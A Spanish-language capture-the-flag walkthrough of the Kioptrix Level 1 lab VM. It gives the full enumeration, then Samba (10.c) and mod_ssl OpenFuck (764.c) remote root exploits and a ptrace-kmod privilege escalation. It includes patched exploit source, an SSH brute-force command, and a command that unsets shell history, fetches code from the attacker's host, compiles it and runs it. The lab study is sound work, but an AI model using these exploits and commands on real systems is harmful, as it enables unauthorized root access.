

Kioptrix1 192.168.56.102

```
Welcome to Kioptrix Level 1 Penetration and Assessment Environment

--The object of this game:
!_Acquire "root" access to this machine.

There are many ways this can be done, try and find more than one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not responsible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login:
```

<https://www.vulnhub.com/entry/kioptrix-level-1-1,22/>

Esta imagen de Kioptrix VM es un reto fácil. El objetivo del juego es adquirir acceso a la raíz por cualquier medio posible (excepto en realidad piratear el servidor o el jugador de la máquina virtual). El propósito de estos juegos es aprender las herramientas y técnicas básicas en evaluación y explotación de vulnerabilidades. Hay más formas que una para completar con éxito los desafíos.

Información

Exploit realizados

- Samba 2.2.1a
- mod_ssl CVE-2002-0082 (Logrado con exoploit OpenFuck
- Obtención de root con ptrace/knod
- Escalada de privilegios directamente con OpenFuck y acceso a usuario Apache y escalada desde maquina.

Info. Host

Sistema Operativo

Linux 2.4.9 - 2.4.18 (likely embedded)

Maquina KIOPTRIX

workgroup: MYGROUP

Architecture

OpenSSH 2.9p2 (protocol 1.99)

Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)

Version de SAMBA 2.2.1a

Passwords

Banderas

Se logra el acceso con dos vulnerabilidades.
La de SAMBA o la de mod_ssl

Vulnerabilidad SSL OpenFuck

Para este caso dos opciones cambiando codigo a nuestro Apache y realizando una escalada de privilegios

Descubrimiento Objetivo

La IP de nuestro KALI 192.168.56.100
netdiscover -i eth0 -r 192.168.56.0/24

```
Currently scanning: Finished! | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 3 hosts. Total size: 360
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:00	1	60	Unknown vendor
192.168.56.2	08:00:27:78:b5:54	1	60	PCS Systemtechnik GmbH
192.168.56.102	00:0c:29:b7:66:23	4	240	VMware, Inc.

Se localiza la IP de la maquina a vulnerar para obtener root
192.168.56.102 00:0c:29:b7:66:23

Enumeracion

nmap -O -sS -Pn -sV 192.168.56.102

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp  open  status       1 (RPC #100024)
MAC Address: 00:0C:29:B7:66:23 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop
```

TCP

22 (ssh)

22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)

```
//Añadimos las siguientes líneas en /etc/ssh/ssh_config por problema kali 2019.2
#Legacy changes
KexAlgorithms +diffie-hellman-group1-sha1
Ciphers +aes128-cbc
```

Pruebas de no tener clave o claves igual usuario (no se produce)

```
ssh root@192.168.56.102
ssh kioptrix@192.168.56.102
```

Confirmamos versión de SSH con Metasploit

```
use auxiliary/scanner/ssh/ssh_version
set rhosts 192.168.56.102
run
```


```
[*] 192.168.56.102:22 - SSH server version: SSH-1.99-OpenSSH_2.9p2 | service.version=2.9p2 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:2.9p2 service.protocol=ssh fingerprint db=ssh.banner )
```

Intento de clave por fuerza bruta

```
hydra -l root -P rockyou.txt ssh://192.168.56.102:22 -t 4
```

80 HTTP

```
80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
```



whatweb

```
whatweb -a4 192.168.56.102
```

```
http://192.168.56.102 [200 OK] Apache[1.3.20][mod_ssl/2.8.4], Country[RESERVED][ZZ], Email[webmaster@example.com], HTTPServer[Red Hat Linux][Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b], IP[192.168.56.102], OpenSSL[0.9.6b], Title[Test Page for the Apache Web Server on Red Hat Linux]
```

```
RedHat
Apache 1.3.20
mod_ssl 2.8.4
OpenSSL 0.9.6
```

nikto

```
nikto -h 192.168.56.102
```

+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082>, OSVDB-756.

Vulnerabilidad acceso a Remote Shell CVE-2002-0082

111 (RPCBIND)

111/tcp open rpcbind 2 (RPC #100000)

rpcinfo -p 192.168.56.102

139 (netbios SAMBA)

139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)

Obtenemos información

Version

use auxiliary/scanner/smb/smb_version

set rhost 192.168.56.102

run

```
msf5 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.56.102:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.56.102:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Version de SAMBA 2.2.1a

nmblookup -A 192.168.56.102

```
root@pinguytaz:~/MrRobot# nmblookup -A 192.168.56.102
Looking up status of 192.168.56.102
KIOPTRIX <00> - B <ACTIVE>
KIOPTRIX <03> - B <ACTIVE>
KIOPTRIX <20> - B <ACTIVE>
..__MSBROWSE__ . <01> - <GROUP> B <ACTIVE>
MYGROUP <00> - <GROUP> B <ACTIVE>
MYGROUP <1d> - B <ACTIVE>
MYGROUP <1e> - <GROUP> B <ACTIVE>

MAC Address = 00-00-00-00-00-00
```

Maquina KIOPTRIX

Grupos: MYGROUP

smbclient -U "" -N -I 192.168.56.102 -L \\KIOPTRIX

```
root@pinguytaz:~/MrRobot# smbclient -U "" -N -I 192.168.56.102 -L \\KIOPTRIX
```

```
Sharename      Type           Comment
-----
IPC$           IPC           IPC Service (Samba Server)
ADMIN$        IPC           IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.
```

```
Server         Comment
-----
KIOPTRIX      Samba Server

Workgroup      Master
-----
MYGROUP       KIOPTRIX
```

```
nbtscan -r 192.168.56.102
```

```
Doing NBT name scan for addresses from 192.168.56.102
```

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.102	KIOPTRIX	<server>	KIOPTRIX	00:00:00:00:00:00

0

enum4linux

```
enum4linux -a 192.168.56.102
```

```
=====
|   Target Information   |
=====
Target ..... 192.168.56.102
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
|   Enumerating Workgroup/Domain on 192.168.56.102   |
=====
[+] Got domain/workgroup name: MYGROUP

=====
|   Nbtstat Information for 192.168.56.102   |
=====
Looking up status of 192.168.56.102
  KIOPTRIX      <00> -          B <ACTIVE>  Workstation Service
  KIOPTRIX      <03> -          B <ACTIVE>  Messenger Service
  KIOPTRIX      <20> -          B <ACTIVE>  File Server Service
  .._MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser
  MYGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
  MYGROUP       <1d> -          B <ACTIVE>  Master Browser
  MYGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

  MAC Address = 00-00-00-00-00-00
```

```
=====
|   OS information on 192.168.56.102   |
=====
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 192.168.56.102 from smbclient:
[+] Got OS info for 192.168.56.102 from srvinfo:
  KIOPTRIX      Wk Sv PrQ Unx NT SNT Samba Server
  platform_id   :          500
  os version    :          4.5
  server type   :          0x9a03
```

443 (ssl/https)

1024 (Status)

1024/tcp open status 1 (RPC #100024)

Explotacion

139 SAMBA

La version de samba se localizo en la enumeracion es 2.2.1a

searchsploit samba 2.2

Exploit Title	Path (/usr/share/exploitdb/)
Samba 2.0.x/2.2 - Arbitrary File Creation	exploits/unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	exploits/osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)	exploits/linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)	exploits/bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation	exploits/linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)	exploits/linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)	exploits/osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)	exploits/solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution	exploits/linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)	exploits/unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)	exploits/unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)	exploits/unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)	exploits/unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)	exploits/linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow	exploits/unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow	exploits/linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	exploits/multiple/remote/10.c

Usaremos 10.c al ser ejecucion remota

```
searchsploit -m 10.c // Lo TRaemos
gcc -Wall -o exploitSAMBA 10.c
./exploitSAMBA
```

```
root@pinguytaz:~/MrRobot# ./exploitSAMBA
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
Usage: ./exploitSAMBA [-bBcCdfprsStv] [host]

-b <platform>    bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>        bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs>  max childs for scan/bruteforce mode (default = 40)
-d <delay>       bruteforce/scanmode delay in micro seconds (default = 100000)
-f              force
-p <port>        port to attack (default = 139)
-r <ret>         return address
-s              scan mode (random)
-S <network>     scan mode
-t <type>        presets (0 for a list)
-v              verbose mode
```

```
root@pinguytaz:~/MrRobot# ./exploitSAMBA -b 0 192.168.56.102
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
-----
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
-----
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
```

PRUEBA consegida

80 mod_ssl/2.8.4

Segun NIKTO tenemos una vulnerabilidad den mod_ssl CVE-2002-0082

searchsploit mod_ssl


Exploit Title	Path
Apache mod_ssl 2.0.x - Remote Denial of Service	exploits/linux/dos/24590.txt
Apache mod_ssl 2.0.x - Off-by-One HTAccess Buffer Overflow	exploits/multiple/dos/21575.txt
Apache mod_ssl < 2.0.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	exploits/unix/remote/21671.c
Apache mod_ssl < 2.0.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow	exploits/unix/remote/764.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overf	exploits/unix/remote/40347.txt

Tomamos fichero OpenFuckV2.C

searchsploit -m 764.c

```
/*
 * E-DB Note: Updating OpenFuck Exploit ~ http://paulsec.github.io/blog/2014/04/14/updating-openfuck-exploit/
 *
 * OF version r00t VERY PRIV8 spaban
 * Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto
 * objdump -R /usr/sbin/httpd|grep free to get more targets
 * #hackarena irc.brasnet.org
 */
#include <arpa/inet.h>
#include <netinet/in.h>
```

Vemos como compilarlo pero también vemos notas de actualización por lo que vamos a la pagina



1

Esta nos da errores en kali 2019.2 por lo que al ir a buscar soluciones encontramos <https://www.hypn.za.net/blog/2017/08/27/compiling-exploit-764-c-in-2017/>

1.- Añadir en la línea 24 (Igual que anterior añadiendo SSL2

```
#include <openssl/rc4.h>
#include <openssl/md5.h>
```

```
#define SSL2_MT_ERROR 0
#define SSL2_MT_CLIENT_FINISHED 3
#define SSL2_MT_SERVER_HELLO 4
#define SSL2_MT_SERVER_VERIFY 5
#define SSL2_MT_SERVER_FINISHED 6
#define SSL2_MAX_CONNECTION_ID_LENGTH 16
```

2.- en 672 (Igual a antes) cambio de COMMAND2 por

```
#define COMMAND2 "unset HISTFILE; cd /tmp; wget https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; \n"
```

3.- en 970 (Igual a antes) poner como constante `const unsigned char *p, *end;`

4.- 1078 (igual que antes) cambiar IF por `if (EVP_PKEY_get1_RSA(pkey) == NULL) {`

5.- 1084 Variable Encrypt

6.- Instalar apt-get install libssl-dev

7.- compilar

Ejecutamos ./764

```
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE
* #hackarena irc.brasnet.org
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname
* #ION #delirium #nitr0x #coder #root #endiabrad0s #MHC #TechTeam
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtPirateZ
Usage: ./764 target box [port] [-c N]
target - supported box eg: 0x00
box - hostname or IP address
port - port for ssl connection
-c open N connections. (use range 40-50 if u dont know)
struct hostent *he;
```

Viendo la ayuda ejecutamos el tarrget 0x6A o 0x6B

```
0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
0x6c - RedHat Linux 7.2-Update (apache-1.3.22-
```

Con 0x6a no se logra por lo que se intenta con 0x6b y si. Como las conexiones son entre 40-50 usamos 45 que es la media.

./764 0x6a 192.168.56.102 -c 45

```
Connection... 45 of 45
Establishing SSL connection
cipher: 0x4043800c ciphers: 0x0f81c8
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; net/0304
--16:04:07-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
=> ptrace-kmod.c
Connecting to dl.packetstormsecurity.net:443...
dl.packetstormsecurity.net: Host not found.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove 'ptrace-kmod.c': No such file or directory
bash: ./p: No such file or directory
bash-2.05$
bash-2.05$ whoami
apache
bash-2.05$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-2.05$
```

tambien podemos ejecutar ./764 0x6a

ENtramos con usuario Apache.

Tenemos dos opciones una escalada de privilegios o el paquete ptrace-kmod este en un servidor con acceso, ya que esta maquina no tiene acceso a internet.

Opcion Maquina accesible

1.- Habilitamos el servidor apache dptrace-kmod.ce kali

service apache2 start

copiamos en /var/www/html el fichero ptrace-kmod.c (Nos lo trajimos con wget https://dl.packetstormsecurity.net/ptrace-kmod.c)

2.- cambiamos el fuente la linea 672 por nuestra dirección de kali que en nuestro caso es http://192.168.56.100/ptrace-kmod.c

Compilamos el nuevo codigo y ejecutamos ./764 0x6a 192.168..56.102 443

```

*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechMate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Establishing SSL connection
cipher: 0x4043800c ciphers: 0x80f0050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
bash-2.05$ unset HISTFILE; cd /tmp; wget http://192.168.56.100/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;
--17:27:49-- http://192.168.56.100/ptrace-kmod.c
=> `ptrace-kmod.c'
Connecting to 192.168.56.100:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

 0K ... 100% @ 3.74 MB/s

17:27:49 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

```

PRUEBA consegida

Post Exploitation

Escalada de privilegios

Opción de escalada de privilegios

Como sabemos que la version de SO es 2.4.9 filtramos por el kernel linux searchsploit linux kernel 2.4.x Privilege Escalation

Exploit Title	Path
Linux Kernel 2.2.x/2.4.x (RedHat) - 'ptrace/kmod' Local Privilege Escalation	/usr/share/exploitdb/
Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacking Privilege Escalation (1)	exploits/linux/local/3.c
Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacking Privilege Escalation (2)	exploits/linux/local/22362.c
Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacking Privilege Escalation (3)	exploits/linux/local/22363.c
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.	exploits/linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'Bluez' BlueTooth Signed Buffer Index Privilege Escalatio	exploits/linux/local/926.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local Privilege Escalation (3)	exploits/linux/local/895.c
Linux Kernel 2.4.x/2.6.x - BlueTooth Signed Buffer Index Privilege Escalation (1)	exploits/linux/local/25288.c

Encontramos ptrace/kamod como nuestro codigo anterior por lo que usaremos este (3.c)

searchsploit -m 3.c

Los copiamos en el servidor apache /var/www/html para capturarlo desde la maquina a vulnerar que es donde lo compilaremos

Desde la maquina atacada sin acceso a root, cogemos con wget este fichero, lo compilamos y ejecutamos.

```
bash: ./p: No such file or directory
bash-2.05$
bash-2.05$ wget http://192.168.56.100/3.c
wget http://192.168.56.100/3.c
--17:55:29-- http://192.168.56.100/3.c
=> `3.c'
Connecting to 192.168.56.100:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

 0K ...                               100% @ 3.74 MB/s

17:55:29 (3.74 MB/s) - `3.c' saved [3921/3921]

bash-2.05$ gcc -o elroot 3.c
gcc -o elroot 3.c
bash-2.05$ ./elroot
./elroot
[+] Attached to 1490
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

PRUEBA consegida con escalacion

Permisos Ficheros